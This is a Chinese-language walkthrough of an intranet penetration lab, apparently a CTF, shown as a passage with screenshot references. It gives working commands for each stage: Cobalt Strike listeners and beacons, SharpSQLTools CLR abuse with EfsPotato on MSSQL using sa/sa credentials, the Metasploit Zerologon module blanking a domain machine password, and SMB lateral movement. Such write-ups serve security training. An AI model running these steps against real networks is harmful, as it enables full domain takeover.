


- 会话2需要使用正向代理,目标机器不出网,网络到不了本机,只能我们通过隧道主动去连接,设置bind tcp监听器


编辑监听器
创建监听器
名字:
bind1
Payload:
Beacon TCP
Payload选项
端口(上线):
4567
仅监听localhost
保存
帮助


- 生成CS exe马






Mssql存储过程

- 前面MSF不是配置了10800的socks代理吗,现在使用`Proxifier`配置代理规则,然后使用`SharpSQLTools`传马





```
SharpSQLTools.exe 10.10.10.18 sa sa master install_clr
SharpSQLTools.exe 10.10.10.18 sa sa master enable_clr
SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato whoami
```



- 传入前面生成的CS木马


```
// 以OLE分段上传
SharpSQLTools.exe 10.10.10.18 sa sa master upload
C:\\Users\\24937\\Desktop\\beacons.exe C:\\Users\\Public\\beacons.exe
// 然后再拼接
SharpSQLTools.exe 10.10.10.18 sa sa master clr_combine
C:\\Users\\Public\\beacons.exe
// 执行
SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato
"C:\\Users\\Public\\beacons.exe"
```

```
SharpSQLTools.exe 10.10.10.18 sa sa master upload
C:\\Users\\24937\\Desktop\\beacons.exe C:\\Users\\Public\\beacons.exe
SharpSQLTools.exe 10.10.10.18 sa sa master clr_combine
C:\\Users\\Public\\beacons.exe
SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato
"C:\\Users\\Public\\beacons.exe"
```



- 成功上线

横向移动




- 最后一台只剩`10.10.10.8`了,使用CVE-2020-1472（Zerologon）漏洞，把目标域成员服务器10.10.10.8（NetBIOS 名 owa）的机器账户 owa$ 密码直接置空，用空密码横向


```
// 这个模块需要一些时间,喝杯咖啡~
setg Proxies socks5:127.0.0.1:10800
set ReverseAllowProxy true
search cve-2020-1472
use auxiliary/admin/dcerpc/cve_2020_1472_zerologon
set rhosts 10.10.10.8
set nbname owa
run
```


```
msf auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 10.10.10.8
[*] 10.10.10.8: - Connecting to the endpoint mapper service...
[*] 10.10.10.8: - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.8[6008] ...
[*] 10.10.10.8: - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.8[6008] ...
[+] 10.10.10.8: - Successfully authenticated
[+] 10.10.10.8: - Successfully set the machine account (owa$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (empty)
[*] Auxiliary module execution completed
```

- 再添加一个监听器



编辑监听器
创建监听器
名字:
smb
Payload:
Beacon SMB
Payload选项
管道名(上线):
msagent_d6
保存
帮助

- 横向移动







```
//找找flag
shell dir C:\ /s /b | findstr /i fla
```


Cobalt Strike
Cobalt Strike 视图(V) 攻击(A) 报告(R) 帮助(H) AboutMe OLa-Tools
external internal listener user computer note process pid arch last
10.10.10.18 ○○○○ 10.10.10.8 msf SYSTEM * OWA rundll32.exe 5116 x86 696ms
10.10.20.7 ○○○○ 10.10.10.18 msf SYSTEM * SQLSERVER-2008 beacons.exe 940 x64 696ms
192.168.111.20 ○○○○ 10.10.20.7 msf SYSTEM * WORK-7 beacon.exe 1172 x64 696ms
192.168.111.20 192.168.111.20 msf SYSTEM * WEBLOGIC rundll32.exe 3068 x86 444ms
事件日志 X Beacon 192.168.111.20@3068 X Beacon 10.10.20.7@1172 X Beacon 10.10.10.18@940 X 监听器 X Beacon 10.10.10.8@5116 X
11/28 11:01:22 [*] Tasked beacon to become interactive [change made to: Beacon 192.168.111.20@3068]
11/28 11:02:18 beacon> sleep 0
11/28 11:02:18 [*] Tasked beacon to become interactive [change made to: Beacon 192.168.111.20@3068]
11/28 11:03:41 beacon> shell dir C:\ /s /b | findstr /i fla
11/28 11:03:41 [*] Tasked beacon to run: dir C:\ /s /b | findstr /i fla
11/28 11:03:41 [+] host called home, sent: 61 bytes
11/28 11:04:18 [+] received output:
